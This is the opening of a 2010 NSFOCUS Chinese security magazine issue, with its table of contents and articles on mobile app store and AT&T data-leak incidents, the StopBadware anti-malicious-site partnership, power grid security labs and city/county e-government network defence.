



★ 本期焦点

繁荣下隐藏的危机

—移动互联网安全事件引发的思考

定向攻击：网络战中的狙击步枪

堡垒机：重新定位运维安全审计

亲历世界顶级NSS Labs IPS测试

本期看点 HEADLINES

2 繁荣下隐藏的危机
—移动互联网安全事件引发的思考

14 堡垒机：重新定位运维安全审计

20 亲历世界顶级NSS Labs IPS测试

31 定向攻击：网络战中的狙击步枪



主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8668
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2010/09 总第 010

安全+
SECURITY 

© 2010 绿盟科技

本刊图片与文字未经相关版权所有人书面批准，
一概不得以任何形式、方法转载或使用。本刊保留所有版权。

SECURITY  是绿盟科技的注册商标。

需要获取更多信息，请访问WWW.NSFOCUS.COM

行业热点	2-13
繁荣下隐藏的危机 —移动互联网安全事件引发的思考	田民 2
牵手StopBadware 保障全球互联网安全	李钠 6
电网信息安全实验室的设施构建与增值业务模式	张书嘉 8
市县级电子政务外网安全建设思考	孙铁 11
专家视角	14-30
堡垒机：重新定位运维安全审计	蒲新宇 14
亲历世界顶级NSS Labs IPS测试	NWH 20
证券公司IT安全和风险管理	徐一丁 24
小U盘大风险 需全面管控	刘敏 28
前沿技术	31-50
定向攻击：网络战中的狙击步枪	郭宇 31
手工分析PDF恶意代码实例	汪列军 35
从面向客户端的攻击防护再谈IPS的安全性	李新军 陈星霖 46
绿盟动态	51-54
安全公告	55-60
NSFOCUS 2010 年 7-8 月之十大安全漏洞	55

繁荣下隐藏的危机

—移动互联网安全事件引发的思考

行业营销中心 田民

摘要：Android Market 促进了移动互联网时代全民开发商业模式的繁荣，同样 AT&T 也通过网站系统促进了 iPad 和 iPhone4 移动终端的销售。然而，这些依托互联网交付新产品的业务本身一旦被恶意的人所利用，可能涉及的最终用户数量以及造成的损失都将是难以估计的。新模式带来新风险，这对于运营商和服务提供商来说都将是巨大的挑战。

关键词：移动互联网 Android Market 用户信息泄露 全民黑客 信誉

屋漏偏逢连夜雨

无论如何，在换季的时候，即将下架的时装如果还是挂着 8 折的牌子，对于绝大多数的商场“淘客”来说，20% 的折扣不免显得太“小气”了。然而，如果你从 Google Android Market 上每下载 5 个软件，就有可能有 1 个软件存在这样或是那样的后门，而后门的制造者或知情者可能利用这个后门，在你根本不知道的情况下窃取你的通信录，或拨打某个收费高昂的越洋电话号码赚取服务费，虽然都是 20%，你很可能觉得这个 20% 太高了而无法接受。

不久前，一家名叫 SMobile System 的美国公司发布的《Android Market 的威胁分析》研究报告中称，Android Market 上有 20% 的软件需要获得访问（手机用户的）隐私或敏感信息的权限，而这个权

限有可能被攻击者用于恶意的目的。此外，有 5% 的软件可以拨打任何号码而不必获得手机用户的干预或授权。

面对这样的一份极为负面的研究报告，在报告发布后的第二天，Google 即公开否认了 Android Market 存在 SMobile 报告中提到的诸多问题的可能。然而，就在几天后，Google 使用“远程应用删除功能”（Remote Application Removal Feature）从几百台 Android 用户手机上远程删除了 2 个应用软件，而对应在 Android Market 上的这两个软件程序也被删除。

据这两个软件的开发者 Jon Oberheide 说，他开发的这两个貌似善意的程序通过 Android Market 获得了约 300 个用户的下载，并在控制用户手机的试验中获得了成功。

不管怎么说，Google 的运气还算是不错的。问题软件的生产者 Jon 本身就是一名安全从业者，他编写这两个程序的原始意图也不是恶意的。更重要的是，程序被安全删除了，而且没有引发多少用户投诉。

相比之下，AT&T 的运气可就没这么好听了。

6月中旬，美国电信运营商 AT&T 就遭到客户投诉，众多苹果 iPad 用户信息被泄露，AT&T 就此事公开道歉。据报道，大约 11.4 万使用 AT&T 无线网络的 iPad 3G 用户，其电子邮件地址被一个名叫 Goatse Security 的黑客组织窃取，其中包括白宫高官和纽约市长等重要人物的电子邮件地址。

事情还没完，对 iPad 用户的道歉刚刚发布，AT&T 的 iPhone4 在线预订系统又出了问题。一个名为 Ethan 的用户在其投诉中说，登录后发现名字和用户信息都不是自己的。

事实上，类似用户信息的“乾坤大挪移”早在年初的时候就已经发生过。某些 Facebook 的用户通过 AT&T 登陆网站后，看到的都是别人的信息。当时 AT&T 给出的

解释是——misdirected cookie，并在事后声称已经解决了 cookie 的问题。

就事论事看问题

如果真让 Google 拍着胸脯说，Android Market 上的软件百分之百没有安全隐患，这样的保票，想必 Google 也打不出来。实际上，对于一个开放式的软件开发平台来说，由于不同的公众软件开发者的规划设计能力、技术水平、安全意识和代码背景等诸多因素存在不同，开发出来的软件很难保证一点安全问题都没有。连微软这样遵照严格的 SDLC（软件开发生命周期）流程化和标准化开发出来的应用软件，都需要经常打补丁来弥补安全漏洞，何况只有一个或几个半专业开发人员的小作坊里出来的产品呢？

回到 Android Market 的事件中，即便事实如 SMobile Syetem 报告中所说，20% 的 Android Market 软件有安全问题，我们也不能武断地说这些“问题软件”的开发者都存在恶意的目的。从生命周期的角度上讲，可能在软件的规划阶段就已经出了问题。设计者只考虑了手机资源在正常情况下的访问和调用，而忽略了这些资源被非正常使用的

可能。在编码阶段，天知道这些“万能的”软件开发者是怎么完成的代码开发，开发人员可能只是从某个网站上下载了一段代码就成为了一个 0-day 漏洞的受害者和传播者。在测试阶段，不管开发者是怎么测试软件的，Android Market 对于软件的测试流程一定有漏洞，否则 Jon Oberheide 的软件是不会放到网站上被数百人下载安装的。不过，整个事件还是有让人欣慰的地方，Android 系统提供的远程软件卸载功能，在关键的运维阶段发挥了“强大”的应急恢复作用。然而，问题又来了。我们承认“Remote Remove”这一招很炫，只是不知道这枚硬币的另一面是什么，Remote Install 吗？

在 AT&T 的信息泄露事件中，网站系统设计中存在的安全问题暴露无遗。显然 iPad 用户电子邮件地址的功能没有建立在对用户身份的鉴权之后，而是简单地开放了出来。其实，AT&T 只要把这部分显示功能放到用户登陆后，或者哪怕以图形验证码的方式进行身份鉴别都可以有效地提高黑客破解的成本，规避所遇到的问题。在 iPhone 4 事件中，单纯从事件的结果来看，A 用户登

录后看到 B 用户的用户信息是一个典型的授权失败案例，用户会话没有得到有效控制，出现了横向越权的现象。如果问题的原因真是出在了 cookie 上，到底是 cookie 的传输上出了问题，还是 cookie 的存放上出了问题，恐怕只有 AT&T 自己最清楚了。

跳出事件谈感受

钱，乃万恶之本；数据，乃财富之源

纯粹以技术炫耀为目的发起攻击的现象越来越少，并不代表攻击技术自身发展的停滞或攻击者对不断获得最新攻击技术追求的丧失，而是当下的黑客已经不再满足于通过发动一次次 DDoS 攻击把目标踢出互联网，或是单纯地征服某个网站并在“战利品”上刻下自己的名字。这年头，大家都很现实。单纯以技术炫耀为目的的攻击行为可能会带来一时的成就感，但是终究不能转化为车子和房子。

在攻击者的眼里，互联网上的网站，用户手里的手机等等，就好比《一千零一夜》中“四十大盗”的宝库，而“阿里巴巴”们孜孜不倦地努力，其最终的希望是敲开宝库的大门。他们清楚地知道，一旦“芝麻开门”的咒语灵验，大门打开，其中的“金银财宝”可以使得他们变得富裕，只不过这些“金银财宝”并非宝石金币，而是数据库里的数据。他们只需不断地寻找这些互联网上的“宝库”，不断地尝试这样那样的“咒语”，不断地通过获取“宝库”中的“财宝”就可以积累自己的财富。

说到“宝库”，无论 Google Android Market，还是 Apple App Store，再或中国移动的 Mobile Market 和中国电信的天翼软件商店，

这些前店后厂式的庞大系统都蕴含了巨大的财富。这些财富是建立在移动互联网体系下开发群体的智慧成果被更广泛的消费群体充分分享的基础之上的。越多的自由软件开发者参与到软件开发中来，商店“货架”上摆放的可供销售的软件产品就越丰富，就可以吸引到越多的最终消费者，而软件的开发者最终通过消费者对软件的不断下载而积累财富。如果没有“坏人”，这将是一个依靠金钱、名誉、成就感等等正向推动的保持良性循环的生态系统。

但是，不管是传统的互联网，还是移动互联网，依照安全领域内的万有引力定律，既然能把好人吸引过来，这坏人怎么就不能来呢。事实上，Bad guys go where the money is，拥有如此财富的“宝库”是一定不会被无孔不入的“阿里巴巴们”忽略的。很难解释一个软件开发者，千方百计地设计这样或那样后门陷阱，再千方百计地包装为各种绚丽多彩的软件，依托 Android Market 平台下载到用户的终端上，其最终目的只是想看看是否真的能控制用户的手机就洗手不干了。盗打电话、窃听通话、偷窃数据甚至敲诈勒索，可能才是他真正的目的。

到底是全民开发？还是全民黑客？

说到好人和坏人，可能上帝也拿不出一个绝对的标准来衡量和区分。不过，如果一个人做一件事就是为了偷窃、篡改和敲诈勒索，那么他一定是坏人了。那么，接下来的问题是，Android Market 里，有多少这样的坏人呢？

这个问题的答案一定是无解的。不过，倒是让笔者一下就想起了“全民黑客”这个词。

其实“全民黑客”不是什么新词儿了，最早出现大约是在2006-2007年灰鸽子泛滥的时期。当时“全民黑客”的提法更多体现了一个热情高涨的、充斥着黑客工具的生产、销售从业者的地下经济的繁荣景象。

全民开发和全民黑客是硬币的两个面。不是说这些全民开发模式下的前店后厂的平台系统造就了全民黑客，而是 Android Market 或是 App store 这样的移动互联网时代的产物所创造的新的商业模式客观上促成了全民黑客的蜕变。在 Android Market 平台上，谁都可以开发软件，谁都可以把自己的软件放到平台上卖，只要你的软件被人买了，你就可以挣到钱。如果说，很长时间以来，在地下经济中，渠道和价值链影响、甚至决定着方方面面诸多角色的利益，谁拥有渠道和销售平台谁说了算，然而 Android Market 平台则从根本上改变了这样的状况。Android Market 既是一个开发平台，也是一个销售平台，换句话说，Android Market 为所有人提供了销售渠道平台。接下来，是开发一个善意的软件，还是一个不那么善意的软件，可能就看硬币的哪个面朝上了。

没有绝对的信任，只有绝对的信誉

在移动互联网框架下，用户需要从服务端 / 云端下载数据，而自己的很多核心数据也存储在服务端 / 云端。这就存在一个不可避免的风险：不管在用户端部署何种严密的保护策略，一旦服务端 / 云端出了问题，存储在服务端 / 云端的用户数据遭到窃取或破坏，用户端任何的安全防护措施都将变得徒劳无功。

AT&T 的用户就遇到了这样的问题。AT&T 是具有权威和公信

力的 Tier 运营商，用户当然会确定地认为，无论从 AT&T 的数据中心里获取数据，还是把自己的隐私信息托管在 AT&T 的数据中心里，都应该是安全的。但是，结果就出了问题，不仅看到的不是自己的信息，连交给 AT&T 的私人信息也被 AT&T 弄丢了。

信任的被破坏，其最终结果是信誉的丧失。在互联网环境下，没有绝对的信任，也没有绝对的权威，只有绝对的信誉。信誉是一切基于互联网交付的业务的基础，如果业务的信誉没有了，那么业务本身也就失去了存在的价值。

参考文献

- [1]. Troy Vennon, David Stroop. 《Threat Analysis of the Android Market》, 2010[R], SMobile systems.
- [2]. Elinor Mills, Google Remotely wipes apps off Android Phones, http://www.cbsnews.com/8301-501465_162-20008940-501465.html.
- [3]. Elinor Mills, Report says be aware of what your Android app does, http://news.cnet.com/8301-27080_3-20008518-245.html.
- [4]. Nick Bilton, Federal Officials Continue AT&T iPad Investigation, <http://bits.blogs.nytimes.com/2010/06/17/federal-officials-continue-att-ipad-investigation/>.
- [5]. Larry Walsh, Lessons from the AT&T/iPad Hack, http://blogs.channelinsider.com/secure_channel/content/analysis/lessons_from_the_attipad_hack.html.

牵手StopBadware 保障全球互联网安全

行业营销中心 李钠

摘要: StopBadware 作为全球反恶意网站领域的权威公益组织，通过与 Google 的深度合作，发挥着“互联网的守望相助”的作用。但是，除了来自于 Google 搜索引擎的数据之外，StopBadware 缺乏来自于中国大陆地区的数据。此次 StopBadware 牵手绿盟科技，大大提高了中国大陆地区恶意网站数据的准确度，降低了“误杀”中国大陆地区站点的可能性。

关键词: 网页挂马 StopBadware 合作


网页挂马的危害

从 2003 年前后，类似于 CHM 等利用 IE 漏洞攻击客户端的早期“网马”开始，网页挂马已经成了最主要的互联网威胁之一。尤其是从 2006 年开始，网页挂马甚至和 U 盘病毒一起成为最主要的病毒传播方式。同时，网页挂马也极大地改变了“地下经济产业链”的模式和规模，越来越多的攻击者开始关注各种客户端软件的漏洞，中国大陆地区“地下经济产业链”2008 年就已经达到 76 亿。很多网络游戏玩家，都因为访问被挂马网站被植入木马，游戏中的虚拟装备被人洗劫一空，甚至网上银行、网上证券的用户也因为访问被挂马网站而遭受直接的经济损失。


NSFOCUS 与反挂马

绿盟科技长期以来都非常关注互联网安全趋势的变化，从 2007 年开始就对网页挂马进行了相关的技术研究，2008 年开始对互联网被挂马网站进行监控（尤其是中国大陆地区的互联网）。

被挂马网站次数分布




通过长期的技术积累和数据积累，绿盟科技在 2009 年中旬成功地向市场推出第一款内嵌挂马网页防护功能的入侵防御系统 (IPS)，并在很多大型行业客户中得到实际应用；同年年底在远程安全评估系统的 Web 扫描模块中也集成了相应的网页挂马检测引擎，帮助用户检测网站是否存在已经被挂马；在 2010 年上半年更是推出了绿盟科技“网站安全监测服务”，为客户网站提供包括网站可用性、安全漏洞、网页挂马、页面篡改在内的 7x24 小时安全监控。



Google、StopBadware 和反挂马

通过搜索引擎能够找到很多有价值的信息，因此搜索引擎成为了网民使用最频繁的工具之一，也成了很多网民最主要的互联网入口。正是因为这样的原因，很多攻击者也经常借助高考、招聘、世界杯、XX 门等各种热点事件，通过互联网搜索引擎将用户吸引到被挂马的网页，从而对搜索引擎的用户发起攻击。为了保护自己的用户免




受恶意网站的影响，Google 从 2008 年开始在搜索结果中对恶意网站进行明确的标识，提示用户不要访问恶意网站。而 StopBadware 正是向 Google 提供这些恶意网站数据的第三方非营利性组织。

StopBadware 作为全球反恶意网站领域的权威公益组织，通过与 Google、Sunbelt Software、NSFOCUS 等数据供应商，展开深度合作，发挥着“互联网的守望相助”的作用。

StopBadware 和 NSFOCUS 保障全球互联网安全

由于中国大陆地区互联网规模庞大，而网站安全水平参差不齐，中国大陆地区很多网站都沦为恶意代码的藏身之处。以至于中国大陆地区的互联网被认为是“全球互联网最危险的区域”。



StopBadware 通过与绿盟科技合作，大大提高了中国大陆地区恶意网站数据的准确度，将降低“误杀”中国大陆地区站点的可能性。而 StopBadware 与绿盟科技的合作将大大扩展自身恶意网站数据的影响力，并向全世界网民提供更全面的安全保护。

电网信息安全实验室的设施构建与增值业务模式

行业营销中心 张书嘉

摘要：藉于日渐开放的电网业务与复杂的安全形势，本文旨在依据电网行业的运行保障所需，协助各地电科院 / 电设院构建本地化的安全支撑团队、实验设施与专家决策机制。同时在于契合国家电网现阶段的安全实验室建设趋势，本篇将阐述一种电力安全实验室的建设思路与运营模式。

关键字：技术督察 攻防演练 业务逻辑评估

引言

鉴于研究近三年间电力行业流行的安全事件与漏洞分类，以及结合智能电网背景下行业赋予区域电科院的支撑服务使命，这一方案将面向电力安全实验室，提供几类增值业务方向和设施规划，它们包括：技术督察，应用入网测评、敏感时期攻防演练、业务逻辑评估，以及能力培养等。

本篇的最终论点适用于各级电科院、电设院，同时意在解答如下的疑问：

- 在技术督察服务的基础上，如何为新建的安全实验室扩展新的业务方向和增值点？
- 在敏感时期内，如何为电力单位提前修订安全策略，建立应急保障和突发事件处置？
- 如何建立安全督察与运维能力的培训机制，以及培养安全专家团队？

- 如何在安全实验室的规划建设突出创新性与可行性，形成行业创新成果？

OBJECTIVE：建设目标与理想的实验室业务模式

角色与定位：

开篇以前，澄清几点疑问将有益于引申本文的关键要点和思路可行性。

1、安全实验室建设与电科院传统业务方向的交汇；

作为服务于各地电网公司的科研与服务支撑单位，电科院 / 电设院团队承担着辅助 IT 运维与安全保障的职责，其现存与安全相关的业务类型是技术督察，即面向各级科信部门和数据网络提供安全风险评测与加固服务。随着实验室建设趋势和政策的下达，这一传统业务方向也面临着一种矛盾，即技术督察与实验室的业务相关性不明显，暂时来看，两者的业务机制相对独立，未存在相互促进、相

互巩固的作用，因而各级各地电科院均需要依照实验室的建设趋势，进一步扩展新的业务模式和方向，在原有技术督察服务的基础上，以期更广泛深入地参与到电网运维保障需求中，塑造更具使命感、更高级的电网支持角色。

2、藉于安全实验室，电科院 / 电设院的业务角色定位是什么？

从国网角度，在当前科技信息、智能电网的快速发展时期，区域电科院 / 电设院的业务角色定位可体现于：更加贴近电网业务（营销、调度生产）、在智能电网的业务模式中投入安全性研究和支撑、敏感时期的安全形势跟踪与攻防演练、电网未知安全威胁与漏洞发现。从省网公司角度，业务角色定位可体现于：更加多元化的技术督察（基于电网生产业务逻辑的安全性运维）、应急时期的安全策略修订与巩固、形成安全技术与意识的培养机制及培养安全专家团队。因而，在当前技术督察服务的基础上，更多的业务模式值得被发掘，本文即是基于电科院 / 电设院，逐一陈述各类新业务模式的实现思路。

3、安全实验室的建设目标如何确定？

投资构建安全实验室所预期的目标：

- 在原有技术督察的基础上，为新建的安全实验室扩展多元化的业务方向和增值点；
- 巩固区域电力单位的未知漏洞发现能力、未知威胁管理能力；
- 在敏感时期内，为电力单位提前修订安全策略，建立应急保障和突发事件跟踪处置；
- 建立安全督察与运维能力的培养机制，以及培养安全专家团队；
- 在安全实验室的规划建设突出创新性与可行性，形成行业创

新成果。

新业务模式：

本小节意在说明：藉于原有技术督察业务的基础，更加多元化的角色定位和业务模式有哪些，以及陈述它们的目标与特点。这有益于引申本篇的思路主体和关键点。

新业务模式 -A：电力应用系统入网 / 投运前的安全测评

目标与特点：在科技信息、电力营销、调度生产的快速发展时期，每年有若干新的应用系统投运上线和版本更新；在此期间，电科院 / 电设院可以协助电力单位对这些商业应用系统进行安全性测评，以确保其在入网上线之前能够具备合理的安全自卫水平；与传统的检查表式的安全测评标准不同，本测评服务将参考电力行业近三年来的安全事件起源以及最高频率的攻击方式，引用这些攻击方式对测试机进行模拟攻击，以判断“电力行业过去三年来最常见的攻击方式”是否能够威胁一个新的应用系统或版本，藉此测试应用系统自身的抗攻击能力和安全配置的实效性，并对于测评失败的应用系统提出安全策略修订和加固方案。在测评过程中，电科院安全实验室的专用攻防模拟平台能够观测到全部攻击过程，以及测试机的遭受攻击时的内存与进程表现，可作为有效的测评结论。

新业务模式 -B：敏感时期的攻防演练与安全策略提前修订

目标与特点：电力行业每年存在多个敏感时期，即诸如奥运会安保、世博或国庆保电等时期；在这些特定的敏感时期前夕，特定的电力应用系统面临着与以往不同的威胁因素和几率，任何薄弱环节

或防范疏忽都可能成为有预谋入侵者的渗透捷径。在此期间，电科院 / 电设院可以协助电力单位提前预估可能存在的攻击类型，并通过相似攻击手段对现有电力应用系统的副本进行攻防演练，以判断系统在敏感时期的突发性威胁抵御能力，通过这种提前威胁评估的机制，电科院 / 电设院可为电力单位提供及时的安全策略修订，确保了敏感时期的动态安全保障。在攻防演练过程中，安全实验室的专用攻防模拟平台能够观测到全部攻击手段的进展情况，以及测试机的遭受攻击时的内存与进程表现，可作为有效的策略修订依据。

新业务模式 -C：多元化的技术督察，以及基于电力业务逻辑的威胁评估

目标与特点：技术督察作为电科院 / 电设院的标志型业务，涉及于各级电力科信单位的网络系统，随着今年电网业务的快速发展，更多的生产和营销类系统注重交互性并面临着新的安全风险。在此背景下，电科院 / 电设院可以分别针对调度、营销、智能电网办等部门扩展更贴近业务的多元化技术督察服务，对电力业务逻辑中的全部环节进行风险分析，以综合评估整条业务链的安全性；藉此为电力业务部门提供安全策略提议和业务持续性规范。其中，存在风险且值得评估的电力业务环节包括，智能表计业务中的载波集中器与负控终端的安全性、智能调度体系中的 61850 数字站的安全性等，避免黑客分析整条业务逻辑中的薄弱环节实施非法攻击。在业务逻辑评估过程中，针对难以手工确认的薄弱环节，可将其副本导入到安全实验室的专用攻防模拟平台中，以观测其在特定攻击活动中的表现，可作为有效的评估结论。

BENEFITS: 实验室业务模式的适用性与收益

本小节就此方面进行论述。上述的安全实验室业务模式的应用于电科院 / 电设院的可行性与受益情况。

- 新的实验室运营模式，使电力行业获得了更加贴近业务的技术督察服务和敏感时期安全策略支持；
- 新的实验室运营模式为电科院 / 电设院提供了新的业务增值点，进而更广泛深入的参与到电网运维保障需求中，扩展了科研支持机构在电力行业的职责和使命；
- 完善了安全督察与运维能力的培训机制，使电力科信单位具备安全专责培养能力；
- 创新价值：新的实验室业务模式相对于传统的技术督察实验室，在应用入网测评手段、业务逻辑评估等方面具备了创新性，使科研支持机构基于更加行业化的方法和设施，提供更加贴近电力业务的安全支持能力。

POSTSCRIPT:

本篇分析国家电网现阶段的安全实验室建设要求，以及各级电力单位的运行保障所需；协助电科院 / 电设院构建多元化的安全支撑业务模式，以期充分利用实验室设施为电力行业提供契合业务的技术督察服务和安全策略决策支持。

绿盟科技具备专属的能源行业研究团队，并长期致力于电网业务特点的研究与成果创新；进而能够深入业务，密切契合电力单位的业务保障目标，提供行业化的安全解决方案和产品；协助电网单位建立理想的安全运行水平与运维水平。

市县级电子政务外网安全建设思考

行业营销中心 孙铁

摘要：市、县作为我国电子政务的基本行政地区单元，在国家电子政务外网四级网络体系中，占有非常特殊的地位，它们的安全建设是否有效，直接关系到省级乃至国家级电子政务外网的安全，但由于我国地域宽广、市县众多，对于每一个市、县均实现全面的安全保障是不现实的，也是目前各级财政无法支撑的。

本文以市、县面临的典型安全问题出发，围绕着政务外网四级网络中各级职责，保证互连互通的原则，提出了在充分发挥现有设施安全性配置的基础上进行适度安全防护的观点。

关键词：电子政务外网 安全配置基线 UTM 攻击事件监控联动

一、市县级电子政务外网现状

目前全国市、县电子政务外网建设从总体上看，各地发展还很不平衡。有的地方政务外网建设较早，已覆盖到县，并已经开始承载中央和地方的业务应用；也有的地方市、县政务外网平台尚未建成，目前仅通过临时过渡网络来满足一些部门在地方的业务需求；还有的市县，至今还没有确定政务外网建设、运维单位，也没有开展外网建设。

根据《关于加快推进国家电子政务外网建设工作的通知》（发改高技[2009]988号）文件精神，明确要求于2010年底前基本建成覆盖全国各省、市、县的全国性电子政务外网。对于发展较为迟缓的中西部省份，按照中央有关投资补助政策，国家发改委于近日批复了《国家发改委办公厅关于电子政务外网一期工程国家补助地方建设项目（第一批）的复函》（发改办高技【2010】621号），对西部省份

以及享受西部待遇的中部省份，国家补助资金及配套资金情况也做了说明。因此，无论从各级政务部门对电子政务外网的应用需求来看，还是从国家对电子政务外网的建设要求来看，完善国家、省两级政务外网建设的同时，开展全国市、县电子政务外网网络和安全建设的环境已经具备，建设时机已成熟。

为实现与全省政务外网的有效对接，形成统一的安全保障和运维支撑系统，满足各级政务部门社会管理和公共服务的需要，市、县两级政务外网在进行网络搭建的同时，对外网的安全建设也应予以足够的重视，但由于我国市、县众多，对每个市、县进行全面的安全保障是不现实的，如何在充分发挥现有环境安全防护能力下，实施基础、必要的安全措施，在保护市、县自身安全的同时，市县级网络更多的应考虑给省级政务外网监控平台提供安全监控数据。因此，市县外网安全建设不应以现有资金投入作为设计的主要考虑，

而应站在全省外网长远安全目标的高度进行规划和实施。

二、市县电子政务外网面临的典型安全威胁

目前市县两级电子政务外网面临的主要威胁主要有以下几点：

- 基础网络安全防护能力薄弱

由于市县的具体经济和发展状况，发展极不均衡，相当一部分已经进行外网建设的市县，着眼点是基础的网络基础设施，没有采用必要安全技术手段，导致网络安全问题层出不穷，这对外网的发展和稳定都是极为不利的。

- 已有设施自身安全功能没有发挥效力

对于外网基本组成单元：网络设备、操作系统、数据库，其本身均具备一定的安全防护设置，但在实际使用中，基本都在首先保证应用的思想下，大部分采用的均是默认设置，使整个系统的安全防护能力大打折扣。

- 接入外网应用带来的威胁

由于对接入外网的政务业务应用没有相应的入围安全规范，导致接入系统带来的安全风险发生的可能性增大，给本来就已经十分脆弱的市、县外网增加了极大负担，而且这类问题往往由于安全职责不清晰，很难确定责任方。

- 给上级网络带来的安全隐患

由于市、县级电子政务外网安全建设的缺失，会直接影响到省级电子政务外网的正常运行和实施。

基于以上的分析，结合在国家、省、市、县电子政务外网安全建设的实践经验，对市、县电子政务外网安全建设提出如下建议：

1、整体的安全设计

对于市县来说，最好的情况是全省统一规划、统一实施，但现实情况很难，对市县来说，从发展的角度，自身的安全规划就显得尤为重要，对本地区的安全建设，不应以本次国家或地方投资作为考量，而是应该根据本省、本地区的特点设计长远的安全规划，在统一的规划前提下，逐步开展安全建设。

2、基础网络防护

对于信息系统来说，采用基本的网络防护技术是必须的，例如防火墙、审计系统、防病毒设备，但会产生多个功能单一的网络安全产品，不但对机房提出额外要求，而且给以后的统一管理带来难题。

由于市、县级外网网络流量相对有限，承载应用的复杂性相对较低，其基础防护适宜采用 UTM 类设备，UTM 是将多种安全特性集成于一个硬设备里，提供多项安全功能，构成一个标准的统一管理平台，实现防火墙、防病毒、IDS、上网管理、防 DDoS、流量管理、VPN 等安全应用功能。而且 UTM 提供了一个一体化的架构，可通过单个操作系统和管理接口满足多种安全需求，从而解决了管理多个功能单一的网络安全产品的难题。可以使用较低的成本同时拥有多种网络安全模块，大大降低了单位在网络安全方面的总体花费。

3、安全配置基线实施

在投资有限的情况下，如何充分发挥现有设备自身的安全防护能力是每个市、县政务外网建设者必须思考的问题。

省局或市、县可根据各自系统的实际情况以及国家等级保护要求制定网元设备、操作系统、数据库、中间件的基本安全配置规范，将

管理层面、技术层面和运营层面的安全控制措施落实到现有信息系统的安全配置上，提出明确的典型网络设备、主机、数据库、操作系统等的安全配置要求，建立基于业务系统的安全基线，采用了统一的安全配置标准来规范技术人员在各类设备、系统上的日常操作，让运维人员有了默认安全风险的标杆。

为解决市、县外网安全压力大、人员缺乏的矛盾，可围绕制定的安全配置规范进行相关自动化安全配置工具的设计和部署，即可按照规范进行自动的安全配置实现，也可用于快速、有效的配置检查，自动生成风险审核报告，识别与安全配置规范不符合的项目，以达到合规的要求。同时自动化安全检查工具的使用也大大提高检查结果的准确性和客观性。

通过安全配置规范的宣贯下发以及相关配套工具的应用，使系统的安全运维工作做到有章可循。

安全配置基线主要实现两个目标：

- 对市、县政务外网自身的设备、系统、数据库等的安全配置自动配置及安全检查；
- 对入网的政务业务应用系统进行入网

检测，保证外网基础网络的安全。


4、互联网攻击事件监控

互联网在提供快捷方便的网络访问的同时，也增加了安全的隐患。对于电子政务的机密信息，很有可能通过互联网非法泄露出去。因此有必要监控互联网出口流量，防范敌对势力通过互联网对重要文件、重要信息的窃取行为。同时，针对从互联网来的攻击行为，也需要高度重视。市、县外网可作为监控节点，通过部署探测器对这些信息进行收集，监测从 Internet 来的攻击行为以及网络异常连接问题。

由于电子政务外网分为四个层面（国家、省、市、县），因此应设定四个层面的安全建设基线，对于国家、省外网的基线应着眼全面、合规，应具备检查、监管和态势感知的能力，而对于市、县级电子政务外网应以安全技术手段的实施达到防护目的作为重点，市、县两级网络应作为政务外网的神经末梢，除了具备必要的防护能力外，还应将收集到的安全状况数据上传到上级分析节点。

这样，全省通过对探测器进行统一管理，可以将最新的升级补丁、规则模板文件、

探测器配置文件等统一发送到具体的探测器引擎，保证整个系统的安全策略完整、统一性。对于告警信息，则通过引擎到省总控中心，完成整个数据的集中管理。具体部署方式如下：



省、市、县互联网安全监控系统结构示意图

市、县作为国家电子政务的基本行政、地区单元，在国家电子政务外网四级网络体系中，占有非常特殊的地位。实践证明：通过对市县电子政务外网进行整体规划，实施必要的基础安全防护、安全配置基线、互联网攻击事件监控联动可有效保障本地区、本省的基本信息安全，实现市、县政务外网低成本、高成效的建设目标。

堡垒机:重新定位运维安全审计

产品管理中心 蒲新宇

摘要: 本文主要介绍运维安全审计的产生背景、目标、价值及系统架构、功能特点等;并阐述了一款好的运维安全审计产品应具备的要素,包括集中的运维操作管理平台、管理方便、可扩展性、精细审计、审计可查、安全性、部署方便。绿盟科技即将面世的堡垒机产品正是基于这些要素进行架构。

关键词: 堡垒机 集中账号管理 集中认证 集中授权 加密协议审计

一、背景分析

目前,随着企事业单位 IT 系统的不断发展,网络规模和设备数量迅速扩大,日趋复杂的 IT 系统与不同背景运维人员的行为给信息系统安全带来较大风险,主要表现在:

